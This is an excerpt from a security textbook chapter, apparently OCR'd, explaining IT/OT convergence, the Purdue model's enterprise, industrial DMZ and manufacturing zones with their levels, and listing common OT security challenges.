IT/OT convergence is the integration of IT (information technology) computing systems and OT operation monitoring systems. Bridging the gap between IT and OT can improve the overall business, producing faster and efficient results. IT/OT convergence is not just about combining technologies but also about teams and operations. IT and OT teams are traditionally separated and are found in their respective domains. For instance, IT teams monitor internal processes such as programming, updating systems, and safeguarding networks from cyber-attacks, whereas OT teams ensure overall maintenance and management, including that of employees and industrial equipment.

IT/OT teams are required to understand each other's operations and working structure. This does not mean switching IT engineers into field/plant engineers or vice versa; it is about building a bridge between them to co-operate with each other to improve security, efficiency, quality, and productivity.

Benefits of merging OT with IT

IT/OT convergence can enable smart manufacturing known as industry 4.0, in which IoT applications are used in industrial operations. Using the IoT for industrial operations such as monitoring supply-chain, manufacturing, and management systems is referred to as the Industrial Internet of Things (IIoT).

The following are some of the benefits of converging IT/OT:

- **Enhancing Decision Making**: Decision making can be enhanced by integrating OT data into business intelligence solutions.
- **Enhancing Automation**: Business flow and industrial control operations can be optimized by OT/IT merging; together they can improve the automation.

- **Expedite Business Output**: IT/OT convergence can organize or streamline development projects to accelerate business output.
- **Minimizing Expenses**: Reduces the technological and organizational overheads.
- **Mitigating Risks**: Merging these two fields can improve overall productivity, security, and reliability, as well as ensuring scalability.




Mechanical Devices
SCADA
DCS
PLCs
RTUs
OT
Improved security, quality and productivity
IT
Cloud
Internet
Networks
Storage and Data Processing
SQL, Java, Python, etc.

Figure 18.60: IT/OT convergence



The Purdue Model

- The Purdue model is derived from the **Purdue Enterprise Reference Architecture** (PERA) model, which is a widely used to describe internal connections and dependencies of important components in the ICS networks
- It consists of three zones: **Manufacturing zone (OT)** and **Enterprise zone (IT)** separated by a **Demilitarized zone (DMZ)**. The three zones are further divided into several operational levels


IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

The Purdue Model

The Purdue model is derived from the Purdue Enterprise Reference Architecture (PERA) model, which is a widely used conceptual model that describes the internal connections and dependencies of important components in ICS networks. The Purdue model is also known as the Industrial Automation and Control System reference model.

The Purdue model consists of three zones: the manufacturing zone (OT) and enterprise zone (IT), separated by a demilitarized zone (DMZ), which is used to restrict direct communication between the OT and IT systems. The intention behind adding this extra layer is to confine the network or system compromises within this layer and provide uninterrupted production.

The three zones are further divided into several operational levels. Each zone, with associated levels, is described below:



IT Systems (Enterprise Zone)	Level 5	Enterprise Network
	Level 4	Business Logistics Systems
Industrial Demilitarized Zone (IDMZ)		
OT Systems (Manufacturing Zone)	Level 3	Operation Systems/Site Operations
	Level 2	Control Systems/Area Supervisory Controls
	Level 1	Basic Controls/Intelligent Devices
	Level 0	Physical Process

Figure 18.61: Purdue model

- **Enterprise Zone (IT Systems)**

  The enterprise security zone is a part of IT, in which supply-chain management and scheduling are performed using business systems such as SAP and ERP. It also locates the data centers, users, and cloud access. The enterprise zone consists of two levels.

  - **Level 5 (Enterprise Network)**

    This is a corporate level network where business operations such as B2B (business-to-business) and B2C (business-to-customer) services are performed. Internet connectivity and management can be handled at this level. The enterprise network systems also accumulate data from all the subsystems located at the individual plants to report the inventory and overall production status.

  - **Level 4 (Business Logistics Systems)**

    All the IT systems supporting the production process in the plant lie at this level. Managing schedules, planning, and other logistics of the manufacturing operations are performed here. Level 4 systems include application servers, file servers, database servers, supervising systems, email clients, etc.

- **Manufacturing Zone (OT Systems)**

  All the devices, networks, control, and monitoring systems reside in this zone. The manufacturing zone consists of four levels.

  - **Level 3 (Operational Systems/Site Operations)**

    In this level, the production management, individual plant monitoring, and control functions are defined. Production workflows and output of the desired product are ensured at this level. Production management includes plant performance management systems, production scheduling, batch management, quality assurance, data historians, manufacturing execution/operation management systems (MES/MOMS), laboratories, and process optimization. Production details from lower levels are collected here and can then be transferred to higher levels or can be instructed by higher-level systems.

  - **Level 2 (Control Systems/Area Supervisory Controls)**

    Supervising, monitoring, and controlling the physical process is carried out at this level. The control systems can be DCSs, SCADA software, Human–Machine Interfaces (HMIs), real-time software, and other supervisory control systems such as engineering works and PLC line control.

  - **Level 1 (Basic Controls/Intelligent Devices)**

    Analyzation and alteration of the physical process can be done at this level. The operations in basic control include “start motors,” “open valves,” “move actuators,” etc. Level 1 systems include analyzers, process sensors, and other instrumentation systems such as Intelligent Electronic Devices (IEDs), PLCs, RTUs, Proportional Integral Derivative (PID) controllers, Equipment Under Control (EUC), and Variable


Frequency Drives (VFDs). PLC was used in level 2 with a supervisory functionality, but it is used as a control function in level 1.

- **Level 0 (Physical Process)**

  In this level, the actual physical process is defined, and the product is manufactured. Higher levels control and monitor operations at this level; therefore, this layer is also referred to as Equipment Under Control (EUC). Level 0 systems include devices, sensors (e.g., speed, temperature, pressure), actuators, or other industrial equipment used to carry out the manufacturing or industrial operations. A minor error in any of the devices at this level can affect overall operations.

- **Industrial Demilitarized Zone (IDMZ)**

  The demilitarized zone is a barrier between the manufacturing zone (OT systems) and enterprise zone (IT systems) that enables a secure network connection between the two systems. The zone is created to inspect overall architecture. If any errors or intrusions compromise the working systems, the IDMZ holds the error and allows production to be continued without interruption. IDMZ systems include Microsoft domain controllers, database replication servers, and proxy servers.



Challenges of OT

1. Lack of visibility
2. Plain-text passwords
3. Network complexity
4. Legacy technology
5. Lack of anti-virus protection
6. Lack of skilled security professionals
7. Rapid pace of change
8. Outdated systems
9. Haphazard modernization
10. Insecure connections
11. Usage of rogue devices
12. Convergence with IT
13. Organizational challenges
14. Unique production networks / Proprietary software
15. Vulnerable communication protocols
16. Remote management protocols

